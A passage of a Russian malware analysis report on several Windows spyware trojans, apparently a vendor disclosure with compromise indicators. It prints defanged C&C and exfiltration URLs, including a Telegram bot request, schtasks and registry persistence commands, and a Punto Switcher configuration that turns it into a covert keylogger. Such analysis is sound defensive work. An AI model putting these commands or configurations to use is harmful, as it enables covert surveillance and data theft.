| | Шифрованные данные приходят через аргумент. |
| WEBCAM | Создается снимок с веб-камеры. |
| COMPRESS <file_name> | Заданный файл помещается в zip-архив. Имя целевого файла передается аргументом. |
| DECOMPRESS <file_name> | Файл извлекается из заданного zip-архива. Имя целевого архива передается аргументом. |
| TRANSFER | Не реализовано. |
| GET_FILE <file_name> | Троян получает содержимое заданного файла. Имя файла передается аргументом. |
| LIST_FILES | Выполняется листинг текущей директории. |
| LIST_PROCESSES | Троян формирует список запущенных процессов. |
| EXPOSE <ip> <port> <http_version> | Троян запускает SSH-сессию. Аргументами являются:<br>• IP-адрес для подключения;<br>• порт;<br>• версия HTTP (HTTP или HTTPS). |
| PROXY_SETUP | Троян разворачивает SOCKS5-прокси в зараженной системе:<br>• устанавливает приложение sosks5_proxy, которое загружается по ссылке `hxxps[:]//github[.]com/wzshiming/socks5/releases/download/v0.4.2/socks5_windows_amd64.exe`] и сохраняется в `%LOCALAPPDATA%/9hyfy7lwm1/proxy.exe`;<br>• генерирует случайный порт;<br>• запускает `proxy.exe -a 127.0.0.1:<random_port>`;<br>• подключается по протоколу SSH к данному порту. |
| KEYLOGGER START | Запускает кейлоггер. |
| KEYLOGGER STOP | Останавливает кейлоггер. |
| KEYLOGGER VIEW | Получает записанные кейлоггером данные. |
| LOADEXEC <url> | Скачивает файл и запускает его. Аргументом является ссылка на этот файл. |
| LOADER <url> | Скачивает файл. Аргументом является ссылка на него. |
| cd <path> | Смена текущей директории. Аргументом является путь для этой смены. |

# JS.BackDoor.60

Вредоносная программа, написанная на скриптовом языке JavaScript и предназначенная для работы на компьютерах под управлением ОС семейства Microsoft Windows. Представляет собой бэкдор, выполняющий команды злоумышленников. Его основная задача — кибершпионаж. Эта программа может использоваться для кражи файлов с атакованных компьютеров, отслеживания вводимой на клавиатуре информации, создания скриншотов и т. д. Кроме того, бэкдор способен загружать собственные обновления и расширять функциональность благодаря модульной архитектуре.

## Принцип действия

**JS.BackDoor.60** является многокомпонентным трояном, использующим собственный фреймворк на языке JavaScript. Он состоит из обфусцированного тела, а также ряда вспомогательных модулей, которые поступают от C&C-сервера и содержат основную функциональность бэкдора. Эти модули одновременно являются и частью **JS.BackDoor.60**, и непосредственно задачами, которые тот исполняет через общие для них JavaScript-функции.

Тело **JS.BackDoor.60** циклически принимает и выполняет полезную нагрузку (целевой вредоносный JavaScript-код — задачу) с C&C-сервера. Для ее получения на сервер отправляется пакет, содержащий сообщение `ping`. После принятия полезной нагрузки на сервер передается пакет с сообщением `pong`.

Предназначенный для исполнения код поступает бэкдору в следующем формате:

```
<main_sleep>15000</main_sleep><taskn>1</taskn><task1><id>167e315b7fc67</id><monkeycod
e>...</monkeycode></task1>
```

Тэг `taskn` обозначает количество пришедших с C&C-сервера задач.

Тэги `taskN` задают каждую задачу, где `N` — ее номер.

Тэг `id` внутри каждой задачи задает ее идентификатор, который представляет собой случайную hex-строку.

Тэг `monkeycode` содержит непосредственно JavaScript-код задачи для исполнения.

## Общие функции, содержащиеся в задачах

Поступающие **JS.BackDoor.60** задачи имеют общие функции, которые используются в каждой из них с разной степенью периодичности.

На момент анализа бэкдора были обнаружены следующие общие функции:

- `lr_run_exe(cmd)`
- `lr_is_elevated()`
- `lr_url(msg)`
- `lr_post(data, msg)`
- `lr_stats(msg)`
- `lr_statse(msg)`
- `lr_cmdr(data)`
- `lr_screensh()`
- `lr_check_scr(sec)`
- `lr_upload(srcPath, url, sec, canSplit, checkScr)`

**lr_run_exe(cmd)**

Функция создает новый процесс. Используется следующий аргумент:

- `cmd` — команда, запускаемая как новый процесс.

Создание объекта происходит через обращение к интерфейсу WMI. В пространстве имен `\root\CIMV2` используются следующие сущности:

- `Win32_ProcessStartup` — создатель процессов;
- `Win32_Process` — описание процесса.

**lr_is_elevated()**

Функция проверяет права текущего процесса. Проверка осуществляется выполнением команды `net session`.

**lr_url(msg)**

Функция формирует ссылку для отправки ответа на C&C-сервер. Используется следующий аргумент:

- `msg` — сообщение, добавляемое в параметр запроса.

Ссылка для ответа формируется из базовой ссылки и параметров запроса. Последние делятся на две категории: `UserToken` и метаданные.

Базовая ссылка имеет вид `hxxps[:]//rembo.solkvize[.]com/__utm.gif?`.

К ней добавляются следующие параметры из группы `UserToken`:

- `v=<appVersion>` — в данном случае `appVersion` является константой `501`;

- `e=<is_elevated>` — в зависимости от прав текущего процесса выставляется либо `1` (процесс запущен от имени администратора), либо `0` (процесс запущен не от имени администратора);
- `p=<pid>` — PID текущего процесса;
- `ch=hw3a5928b7213d9` — константа.

Если при получении одного из полей этих параметров возникает ошибка, то вместо них будет передан параметр `u=get-err`.

Далее к ссылке добавляются параметры метаданных:

- `t=<Date>` — текущее время;
- `s=<url_sequenceCounter>` — эта переменная подсчитывает количество отправленных запросов от данной задачи;
- `tid=1d288ddcb195f` — идентификатор задачи;
- `m=<msg>` — сообщение, закодированное с помощью `encodeURIComponent`.

Кроме того, к ней могут добавляться дополнительные параметры запроса (например: `lr_upload(path, lr_url('upldf') + '&fp=' + encodeURIComponent(path))`).

**lr_post(data, msg)**

Функция через POST-запрос отправляет на C&C-сервер пакет с данными. Используются следующие аргументы:

- `data` — данные, отправляемые в параметре `body`;
- `msg` — сообщение для формирования ссылки для отправки ответа C&C-серверу (аргумент, передаваемый в `lr_url`).

Особые заголовки, выставляемые в данном пакете:

- `Content-Type = application/x-www-form-urlencoded`
- `XJ-Ver = 501`

**lr_stats(msg)**

Функция через GET-запрос отправляет на C&C-сервер пакет, отвечающий за логирование выполнения задачи. Используется следующий аргумент:

- `msg` — сообщение для формирования ссылки для отправки ответа C&C-серверу (аргумент, передаваемый в `lr_url`).

Пример цепочки отправляемых пакетов с информацией о логировании выглядит следующим образом:

- `lr_download_start:<pathToSave>`

- `lr_download_start_u:<url>`
- `lr_del_file_delf:<pathToSave>:y`
- `lr_download_end:1:<pathToSave>`
- `lr_unpack_zip_start:<pathZipFile>`
- `lr_unpack_zip_end:<pathFile>`
- `lr_del_file_delf:<zipFilePath>:y`
- `lr_scr_r:ret:<retValue>:pid:<PID>`
- `lr_del_file_wait_delf:<pathImgSrc>:y`

**lr_statse(msg)**

Функция через GET-запрос отправляет на C&C-сервер пакет, отвечающий за логирование ошибок во время выполнения задачи. Используется следующий аргумент:

- `msg` — сообщение для формирования ссылки для отправки ответа C&C-серверу (аргумент, передаваемый в `lr_url`).

При возникновении ошибки во время выполнения текущей задачи данная функция вызывает функцию **`lr_stats(msg)`** и к строке из аргумента `msg` добавляет значение `err`.

**lr_cmdr(data)**

Функция через POST-запросы отправляет на C&C-сервер пакеты с данными о том, с каким результатом завершилось исполнение целевого JavaScript из задачи. Она вызывает функцию `lr_post` со следующими аргументами:

- `msg` — константа, имеет значение `cmdr`;
- `data` — содержит данные о статусе выполнения задачи.

Пример передаваемого параметра `data`:

`task_punto2_diary=1`, где:

- `task_punto2_diary` — имя задачи;
- `1` — результат исполнения задачи.

**lr_screensh()**

Функция, отвечающая за создание и отправку снимков экрана на C&C-сервер. Она проверяет, была ли на целевой компьютер ранее загружена программа `nircmd.exe` и требуется ли ее принудительная переустановка.

При наличии указанной программы функция запускает команду `%TEMP %/nircmd/nircmd.exe savescreenshotfull "<имя файла>"`. Эта команда создает скриншот всех доступных мониторов и сохраняет их во временный файл. Далее итоговое изображение передается на C&C-сервер.

Данная функция одновременно является и задачей, более подробно ее функциональность описана в соответствующем подразделе «Выполняемые задачи».

**lr_check_scr(sec)**

Функция-таймер, выполняющая проверку времени для создания скриншота. Используется следующий аргумент:

- `sec` — время, прошедшее между созданием скриншотов.

Таймер работает следующим образом. При вызове функции отправки скриншота таймер проверяет время, прошедшее с момента передачи последнего изображения. Если оно меньше заданного (по умолчанию задано значение в 30 секунд), скриншот не отправляется.

**lr_upload(srcPath, url, sec, canSplit, checkScr)**

Функция отправки файла на сервер. Используются следующие аргументы:

- `srcPath` — путь до отправляемого файла;
- `url` — ссылка, сформированная функцией `lr_url`. К этому аргументу всегда добавляется дополнительный параметр запроса `fp=encodeURIComponent(path)`);
- `sec` — время паузы между отправляемыми блоками (по умолчанию задан интервал в 3 секунды);
- `canSplit` — флаг, который сигнализирует о том, нужно ли разделять файл на блоки (по умолчанию имеет значение `true`);
- `checkScr` — флаг, который сигнализирует о том, нужно ли во время отправки файла создавать скриншоты и передавать их на C&C-сервер (по умолчанию имеет значение `true`).

Функция создает таймер скриншотов, после чего считывается отправляемый файл. Если выставлен флаг `canSplit`, происходит поблочная отправка файла. Длина одного блока составляет 1048576 байт.

Пакет для одного передаваемого блока имеет следующие характеристики.

Запрос выполняется методом POST. Параметры запроса:

- `&bl` — номер блока (начиная с первого);
- `&bs` — размер блока;

- `&bc` — общее число блоков;
- `&fs` — размер отправляемого файла.

После отправки такого пакета происходит передача скриншота на C&C-сервер (если ранее был выставлен флаг `canSplit` и заданный таймер завершился).

В ответ на отправленный пакет C&C-сервер передает пакет, который может содержать одно или несколько указанных ниже полей с командами:

- `<stopmonkey></stopmonkey>` — прекратить отправку файла, завершить функцию отправки с ошибкой;
- `<main_sleep></main_sleep>` — приостановить процесс отправки;
- `<fexists>([0-9]+)</fexists>` — повторно отправить блок;
- `<fexistsskip></fexistsskip>` — прекратить отправку файла, завершить функцию отправки без ошибки.

**Особенности функций, отправляющих на C&C-сервер пакеты с запросами**

В функциях **`lr_post(data, msg)`**, **`lr_stats(msg)`**, **`lr_statse(msg)`**, **`lr_screensh()`**, **`lr_upload`** и **`lr_cmdr`** механизм отправки пакетов на C&C-сервер реализован по общей схеме.

Для отправки пакета с запросом используется один из следующих объектов:

- `MSXML2.XMLHttp.6.0`
- `MSXML2.XMLHttp.5.0`
- `MSXML2.XMLHttp.4.0`
- `MSXML2.XMLHttp.3.0`
- `MSXML2.XMLHttp`
- `Microsoft.XMLHttp`
- `WinHttp.WinHttpRequest.5.1`

Для запроса выставляются следующие заголовки:

- `Timeouts = 15000, 30000, 30000, 30000`
- `Option = 2, 13056`

Если задача не смогла создать ни один из выше перечисленных объектов, используется объект `XMLHttpRequest` с выставленным `timeout` со значением `15000`.

## Выполняемые задачи

При анализе бэкдора были выявлены следующие задачи, поступившие ему на выполнение:

- `task_autorun_lnk`
- `task_autorun_reg`
- `task_autorun_scheduler`
- `task_fdwd`
- `task_punto2_diary`
- `task_punto_install`
- `task_s`
- `task_systeminfo`

### Задача task_autorun_lnk

**JS.BackDoor.60** обходит следующие каталоги:

- `Desktop`
- `%appdata%\Microsoft\Internet Explorer\Quick Launch`
- `%appdata%\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar`

Кроме того, он рекурсивно обходит каталог `Desktop` с глубиной вложенности 6.

При считывании содержимого целевых каталогов выполняется модификация всех найденных в них ярлыков, кроме `Explorer.lnk` или `Проводник.lnk`. Изменения вносятся таким образом, чтобы запускаемым приложением стало `%windir%\system32\wscript.exe` со следующими аргументами: `/nologo /E:jscript "<lnk_name>:lnk" "<app_name>" <args>`, где:

- `<lnk_name>` — имя модифицированного ярлыка;
- `<lnk_name>:lnk` — альтернативный поток данных (ADS), в который записывается тело трояна;
- `<app_name>` — путь к исходному приложению, которое запускалось ярлыком до его модификации;
- `<args>` — аргументы запуска исходного приложения, которые были указаны в ярлыке до его модификации.

Такое преобразование ярлыков приводит к тому, что через них первым запускается троян, а уже потом — изначально заданные приложения.

В ADS модифицируемых ярлыков копируется один из стартующих скриптов трояна (`2023-10-06_135209.js`, `2023-10-06_135225.js` или `2023-10-06_135235.js`), расположенных в директории `starters`.

По завершении выполнения задачи бэкдор вызывает две функции: **`lr_cmdr`** с аргументом `done=1` и **`lr_stats`** с аргументом `task_autorun_lnk:end`.

#### Задача task_autorun_reg

Создает недостающие каталоги и файлы по заданным локальным путям:

- `C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js`
- `C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js`

Загружает с C&C-сервера файл `2023-09-06_121321.js` и заменяет им следующие файлы:

- `C:\ProgramData\updater.js` (либо `C:\Users\Public\updater.js`)
- `C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js` (либо `C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js`)

Создает ключ реестра `Flash Player Update` в ветке `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\` со значением `wscript.exe <path_updater.js>`, где `path_updater.js` — локальный путь, указывающий на расположение загруженного с C&C-сервера троянского файла `updater.js`.

После этого вызывается функция **`lr_stats`**, которая логирует результат выполнения задачи.

Создает ключ реестра `Microsoft Security Check` в ветке `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\` со значением `wscript.exe <path_SecurityCheck.js>`, где `path_SecurityCheck.js` — локальный путь, указывающий на расположение загруженного с C&C-сервера троянского файла `SecurityCheck.js`.

После этого вызывается функция **`lr_stats`**, которая логирует результат создания ключа.

По завершении выполнения задачи бэкдор вызывает две функции: `lr_cmdr` с аргументом `done=1` и `lr_stats` с аргументом `task_autorun_reg:end`.

#### Задача task_autorun_scheduler

Создает недостающие каталоги и файлы по заданным локальным путям:

- `C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js`

- C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js

Загружает с C&C-сервера файл 2023-09-06_121358.js и заменяет им следующие файлы:

- C:\ProgramData\updater.js (либо C:\Users\Public\updater.js)
- C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js (либо C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js)

Далее выполняет проверку версии операционной системы зараженного компьютера. Получение сведений о ней происходит через обращение к интерфейсу WMI. В пространстве имен \root\CIMV2 используется следующая сущность:

- Win32_OperatingSystem — структура, содержащая основную системную информацию.

Если версия системы относится к устаревшим (OperatingSystem.Version < 6), создается объект Win32_ScheduledJob системного планировщика заданий с запуском файла updater.js. В противном случае выполняется попытка создать задачу планировщика по команде schtasks.exe /create /tn 'Microsoft Security Check' /sc ONLOGON /tr "<cmd1>" /rl HIGHEST /f, где:

- cmd1 — параметр, имеющий значение wscript.exe C:\ProgramData\updater.js;
- /tn — имя службы;
- /sc ONLOGON — параметр, указывающий, что задача выполняется при каждом входе любого пользователя в систему;
- /tr — параметр, указывающий путь до программы;
- /rl HIGHEST — параметр, указывающий уровень запуска. В данном случае создаваемые задачи будут выполняться с наивысшим уровнем привилегий;
- /f — параметр, позволяющий создать задачу с отключением предупреждений о ранее созданной задаче с таким именем.

В случае возникновения ошибки выполняется попытка выполнить ту же команду, но без использования флага /rl HIGHEST.

Далее выполняется попытка создать задачу планировщика по команде schtasks.exe /create /tn 'Flash Player Update' /sc HOURLY /tr "<cmd2>" /f, где:

- cmd2 — параметр, имеющий значение wscript.exe C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js;
- sc HOURLY — параметр, указывающий количество часов перед выполнением задачи.

Затем с использованием команды schtasks.exe /query /v /fo csv /tn <task_name> выполняется проверка созданных задач в планировщике. Результаты

проверки сохраняются во временный файл, который отправляется на C&C-сервер. Во время его отправки создается снимок экрана, который также загружается на сервер. При отправке этих файлов к запросу добавляется специальный параметр. Для результатов проверки созданной задачи `Microsoft Security Check` добавляется параметр `&status=check1`. Для результатов проверки задачи `Flash Player Update` добавляется параметр `&status=check2`.

Проверка привилегий создаваемых заданий выполняется через запуск `net session`.

По завершении выполнения задачи бэкдор вызывает две функции: **`lr_cmdr`** с аргументом `done=1` и **`lr_stats`** с аргументом `task_autorun_scheduler:end`.

### Задача task_fdwd

Запускает команду `wmic logicaldisk get deviceid,volumename,caption,description,size`.

Результат ее выполнения сохраняется во временный файл, который загружается на C&C-сервер, после чего удаляется с компьютера.

### Задача task_punto2_diary

Выполняет проход по каталогу `ProgramData` и находит файлы вида `debug<data>.log`, где `data` — любая последовательность символов. Далее загружает каждый найденный файл на C&C-сервер. Если тот или иной файл в настоящее время используется другим приложением и не может быть отправлен, он добавляется в архив командой `7z.exe a -t7z -r0 -mmt2 -ms=off -y "<tmpPath>" -mx1 "<srcPath>" -scsWIN -ssw`, где:

- `tmpPath` — временный файл архива, в который добавляются найденные файлы;
- `srcPath` — путь до файла, который добавляется в архив;
- `a` — параметр для добавления файлов в архив. Если архивного файла не существует, он будет создан;
- `-t7z` — тип архива;
- `-r0` — рекурсивное архивирование для каталогов. Параметр задается числом: от 0 (включить в архив все каталоги) до количества уровней каталогов, которые нужно включить в архив;
- `-mmt2` — количество потоков процессора, которые можно задействовать для работы программы-архиватора;
- `-ms = off` — параметр для использования режима непрерывного архива (`on` — включает режим, `off` — выключает режим);
- `-y` — утвердительно ответить на все вопросы, которые может задать система;

- `-mx1` — параметр для использования самой быстрой компрессии (минимальный уровень сжатия);
- `-scsWIN` — устанавливает стандартную кодировку в Windows;
- `-ssw` — включить файл в архив, даже если он в данный момент используется.

При отправке создаваемого архива на C&C-сервер к запросу добавляется дополнительный параметр `fp`, содержащий локальный путь до передаваемого файла в объекте `urlencoded`.

### Задача task_punto_install

По наличию файла `%appdata%\Yandex\Punto Switcher\User Data\preferences.xml.back` проверяет, установлено ли на целевом компьютере приложение Punto Switcher. Если файл присутствует, задача завершается.

Если файл не найден, задача выполняет следующие действия:

- Скачивает файлы `hxxps[:]//rembo.solkvize[.]com/tools/punto.zip` и `hxxps[:]//rembo.solkvize[.]com/tools/7z.zip`. Первый содержит приложение Punto Switcher, второй — архиватор 7-Zip.
- Распаковывает приложение Punto Switcher в `C:\Users\Public\PuntoSwitcher`.
- Копирует файл `C:\Users\Public\PuntoSwitcher\preferences.xml` в `%appdata%\Yandex\Punto Switcher\User Data\preferences.xml`.
- Копирует файл `C:\Users\Public\PuntoSwitcher\preferences.xml` в `%appdata%\Yandex\Punto Switcher\User Data\preferences.xml.back`.
- Запускает приложение Punto Switcher.

Файл `preferences.xml` хранит настройки программы Punto Switcher. Содержащиеся в них поля `EnableDiary` и `RunAtStartup` имеют флаги со значением `Yes`. Для большинства остальных полей флаги выставлены в значении `No`.

```
<?xml version="1.0" encoding="UTF-8" ?>
<PuntoSwitcherSettings version="7">
    <PuntoHotkeys>0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0</PuntoHotkeys>
    <LayoutSwitchKey>0</LayoutSwitchKey>
    <SeparateLangCombination>0</SeparateLangCombination>
    <TransparentFormsFiller>0</TransparentFormsFiller>
    <CheckForUpdate>No</CheckForUpdate>
    <RunAtStartup>Yes</RunAtStartup>
    <DontConvertCapitals>Yes</DontConvertCapitals>
    <DontShowTrayIcon>Yes</DontShowTrayIcon>
    <ChangeIconClrOnMisprint>No</ChangeIconClrOnMisprint>
    <ShowCurLayoutInWndIcon>No</ShowCurLayoutInWndIcon>
    <ShowPopupOnException>No</ShowPopupOnException>
    <ExceptionCount>2</ExceptionCount>
    <FixTwoUpperLetters>No</FixTwoUpperLetters>
    <FixInvertedCase>No</FixInvertedCase>
    <ShowLayoutFlags>No</ShowLayoutFlags>
    <OneKeySwitchLayoutEnabled>No</OneKeySwitchLayoutEnabled>
```

```
    <BinarySwitchLayout>No</BinarySwitchLayout>
    <DisablePreHandle>Yes</DisablePreHandle>
    <AllSoundsEnabled>No</AllSoundsEnabled>
    <FirstLaunch>No</FirstLaunch>
    <SeparateLangKeysEnabled>No</SeparateLangKeysEnabled>
    <ShowQuickWordsListInLeftBtnMenu>No</ShowQuickWordsListInLeftBtnMenu>
    <DontReactOnOtherLangs>No</DontReactOnOtherLangs>
    <SingleLayout>No</SingleLayout>
    <ShowTooltips>No</ShowTooltips>
    <EnableDiary>Yes</EnableDiary>
    <DiarySkipSepWords>No</DiarySkipSepWords>
    <ScrollAsCaps>No</ScrollAsCaps>
    <HidePopIndicAfterLayoutChange>No</HidePopIndicAfterLayoutChange>
    <PSWorks>No</PSWorks>
    <DisableHotKeysWhenTurnedOff>No</DisableHotKeysWhenTurnedOff>
    <FixPopupIndicator>No</FixPopupIndicator>
    <ShowUsefulTips>No</ShowUsefulTips>
    <EnableIntelliMenus>No</EnableIntelliMenus>
    <AutoReplaceAlways>No</AutoReplaceAlways>
    <TurnOffDiaryInProgExceptions>No</TurnOffDiaryInProgExceptions>
    <ShowFormsFiller>No</ShowFormsFiller>
    <ReplaceOnEnterAndTab>No</ReplaceOnEnterAndTab>
    <ReplaceOnSpace>No</ReplaceOnSpace>
    <DontShowTranslitWin>Yes</DontShowTranslitWin>
    <FullUnhookWhenDisabled>No</FullUnhookWhenDisabled>
    <EnableClipboardHistory>Yes</EnableClipboardHistory>
    <PersistentClipboardHistory>Yes</PersistentClipboardHistory>
    <AutoSaveClipboardToDiary>Yes</AutoSaveClipboardToDiary>
    <EnableMouseEmulation>No</EnableMouseEmulation>
    <DisableCapsLock>No</DisableCapsLock>
    <PopupIndicatorPos>CPoint(10300, 10300)</PopupIndicatorPos>
    <FormsFillerRect>CRect(100, 100, 350, 500)</FormsFillerRect>
    <RestrictKeysEnabled>Yes,Yes,Yes,Yes,Yes,Yes,Yes</RestrictKeysEnabled>
    <MinDiaryRecordWords>1</MinDiaryRecordWords>
    <CurrentAdviceNum>0</CurrentAdviceNum>
    <DontSwitchOnOtherLangs>No</DontSwitchOnOtherLangs>     <Sounds>C:
\Users\Public\PuntoSwitcher\Sounds\typerus.wav,C:
\Users\Public\PuntoSwitcher\Sounds\typeeng.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\misprint.wav,C:
\Users\Public\PuntoSwitcher\Sounds\ru.wav,C:
\Users\Public\PuntoSwitcher\Sounds\en.wav,C:
\Users\Public\PuntoSwitcher\Sounds\reverse.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\replace.wav</Sounds>
    <SoundsStates>98304003,131072003,163840003,45875203,65536003,131072003,131072003,
131072003,131072003,131072003,131072003,98304003,111411203,124518403,32768003,2621440
3</SoundsStates>
    <AskF12Support>No</AskF12Support>
    <ShowLayoutFlagsAlwaysInColor>No</ShowLayoutFlagsAlwaysInColor>
    <DoubleBackSpaceAction>0</DoubleBackSpaceAction>
```

```
    <ShareHotKeyForUndoConvertAndSelectionConvert>No</ShareHotKeyForUndoConvertAndSel
ectionConvert>
    <DiarySaveDays>0</DiarySaveDays>
    <FolderExceptions></FolderExceptions>
    <ProgramsExceptions></ProgramsExceptions>
    <TitlesExceptions></TitlesExceptions>
</PuntoSwitcherSettings>
```

Такая конфигурация позволяет использовать Punto Switcher в качестве кейлоггера, поскольку приложение перестает каким-либо образом проявлять себя на зараженном компьютере и ведет запись действий пользователя (отслеживает нажатия клавиатуры и содержимое буфера обмена при копировании в него).

**Задача task_s**

Проверяет, была ли на целевой компьютер ранее загружена программа `nircmd.exe` и требуется ли ее принудительная переустановка.

Если программа отсутствует, выполняет ее загрузку с указанного адреса:

```
hxxps[:]//rembo.solkvize[.]com/tools/nircmd.zip
```

Далее сохраняет приложение `nircmd.exe` в каталог `%TEMP%/nircmd`.

При наличии этой программы на атакуемом компьютере запускается команда `%TEMP%/nircmd/nircmd.exe savescreenshotfull "<имя файла>"`. Она создает скриншот всех доступных мониторов и сохраняет их во временный файл. Далее изображение передается на C&C-сервер.

Затем через вызов функции **`lr_url`** формируется ссылка для отправки ответа на C&C-сервер.

Для отправки пакета используется один из следующих объектов:

- `MSXML2.XMLHttp.6.0`
- `MSXML2.XMLHttp.5.0`
- `MSXML2.XMLHttp.4.0`
- `MSXML2.XMLHttp.3.0`
- `MSXML2.XMLHttp`
- `Microsoft.XMLHttp`
- `WinHttp.WinHttpRequest.5.1`

Выставляются следующие заголовки запроса:

- `Timeouts = 15000, 30000, 30000, 30000`
- `Option = 2, 13056`

Если задача не смогла создать ни один из выше перечисленных объектов, используется объект `XMLHttpRequest` с выставленным `timeout` со значением `15000`.

Отправляемые пакеты делятся на два вида: пакет состояния и завершающий пакет.

Пакет состояния использует метод GET и передается с целью логирования выполненных задачей действий, а также отправки сообщений о возникших ошибках.

В качестве параметра `msg` передается текущее действие или ошибка. Пример:

```
lr_download_start:<pathToSave>
```

Завершающий пакет использует метод POST и непосредственно отправляет скриншот на C&C-сервер. В качестве параметра `msg` передается строка `u`. К пакету также добавляется дополнительный параметр запроса:

- `sz=<size>` — размер передаваемого изображения.

#### Задача task_systeminfo

Запускает `cmd.exe` с параметрами `/u /c systeminfo /fo csv`. Результат исполнения сохраняется во временный файл, который затем передается на C&C-сервер. Туда же отправляется пакет с информацией о доступных системных полномочиях.

## BackDoor.SpyBotNET.79

Троянская программа-шпион, написанная на языке C# и работающая на компьютерах под управлением ОС семейства Microsoft Windows. Она прослушивает пользователей через доступные на зараженных устройствах микрофоны и в момент обнаружения разговоров записывает аудиоданные в специальные файлы.

### Принцип действия

#### Инициализация

При инициализации троян загружает настройки из файла конфигурации и создает рабочую директорию с именем, которое в них указано. В дальнейшем в эту директорию будут записываться файлы вредоносного приложения.

**Логирование действий**

Троян логирует все обнаруженные в системе устройства ввода аудиосигнала (микрофоны), сохраняя информацию о них в файл `cl.bindb`. В первой строке этого файла указывается версия сборки вредоносного приложения. Далее следует список обнаруженных устройств, состоящий из строк с данными вида `Device <index>: <name>, <channels_count> channels`, где:

- `<index>` — номер устройства в списке;
- `<name>` — имя устройства;
- `<channels_count>` — количество аудиоканалов.

Пример записанных данных:

```
1.3.3.0
Device 0: Микрофон (USB PnP Audio Device), 2 channels
Device 1: Микрофон (Realtek High Definiti, 2 channels
```

Вредоносная программа в постоянном режиме прослушивает окружение через микрофон, записывая в оперативную память блок данных с информацией о звуке. Средняя величина полученных байт в блоке помещается в файл `wd.bindb`. Пример:

```
-67,2602653517369
```

В файле `db.bindb` хранится история округленных средних значений записанных байт из файла `wd.bindb`. Пример:

```
-68 -67 -68 -68 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -
67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -
67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -
67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -
67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67
```

Полученные значения интенсивности звука сравниваются с заданным значением в файле конфигурации, что позволяет трояну отличать речь от молчания. Запись аудио в файл осуществляется только в момент, когда происходит разговор.

Непосредственно аудиозапись выполняется в файл с именем вида `<prefix><current_time><suffix_rec>`, где:

- `<prefix>` — константа, прописанная в конфигурации;
- `<current_time>` — текущее время (в формате `yyyyMMddHHmmss`);
- `<suffix_rec>` — константа, прописанная в конфигурации.

# Trojan.DownLoader46.24755

Троянская программа, написанная на языке C++ и работающая на компьютерах под управлением ОС семейства Microsoft Windows. Предназначена для загрузки и запуска вредоносной полезной нагрузки в инфицированной системе.

## Принцип действия

При запуске троян собирает следующую информацию об инфицированной системе:

| **Имя параметра (key)** | **Содержимое (value)** | **Способ получения** |
|---|---|---|
| Computer Name | Имя данного компьютера | |
| Windows Version | Версия Windows | |
| Total RAM | Объем оперативной памяти | `\root\CIMV2` — сущность `Win32_ComputerSystem` — поле `TotalPhysicalMemory` |
| Processor | Имя процессора | `\root\CIMV2` — сущность `Win32_Processor` — поле `Name` |
| External IP | IP-адрес пользователя | Из ответа при обращении к `hxxp[:]//api.ipify[.]org` |
| Manufacturer | Имя производителя ПК | `\root\CIMV2` — сущность `Win32_ComputerSystem` — поле `Manufacturer` |
| Model | Имя, присвоенное компьютеру производителем (имя модели ПК) | `\root\CIMV2` — сущность `Win32_ComputerSystem` — поле `Model` |
| BIOS | Содержит информацию о BIOS | |

Также собирается информация о BIOS:

| **Имя параметра (key)** | **Содержимое (value)** | **Способ получения** |
|---|---|---|
| Version | Версия BIOS | `\root\CIMV2` — сущность `Win32_BIOS` — поле `Version` |
| Release Date | Дата выпуска BIOS | `\root\CIMV2` — сущность `Win32_BIOS` — поле `ReleaseDate` |

| Имя параметра (key) | Содержимое (value) | Способ получения |
|---|---|---|
| Caption | Описание от производителя | `\root\CIMV2` — сущность `Win32_BIOS` — поле `Caption` |
| SMBIOS | Версия SMBIOS | `\root\CIMV2` — сущность `Win32_BIOS` — поле `SMBIOSBIOSVersion` |

Далее полученная техническая информация о системе в виде строки формата `<key>:<value>\n....` передается Telegram-боту со следующими параметрами:

- `6393******:**********FKPI8su1qdfenHz**********` — токен бота;
- `6346******` — идентификатор чата (chat_id).

Пример итогового запроса:

```
hxxps[:]//api[.]telegram[.]
org/bot6393******:**********FKPI8su1qdfenHz**********/sendMessage?
chat_id=6346******&text=<системная информация>
```

Отправив сообщение с информацией о системе, троян получает со страницы `hxxps[:]//pastebin[.]com/y5NUQPwY` зашифрованную целевую ссылку. После ее расшифровки он скачивает полезную нагрузку, сохраняет ее в `%LOCALAPPDATA%\Default\Windows\data\ldled` и запускает на исполнение.

### Артефакты

В коде трояна содержится информация с отладочными символами: `C:\Users\Snusoed\source\repos\Scaner_load\Release\Scaner_load.pdb`.

# Приложение №1. Индикаторы компрометации

## SHA1-хеши

**Trojan.Siggen21.39882**

9b75ef8a67b412122e03a8209c5d46ea5a8cd957: Дополнительные материалы, перечень вопросов, накладные и первичные документы.exe

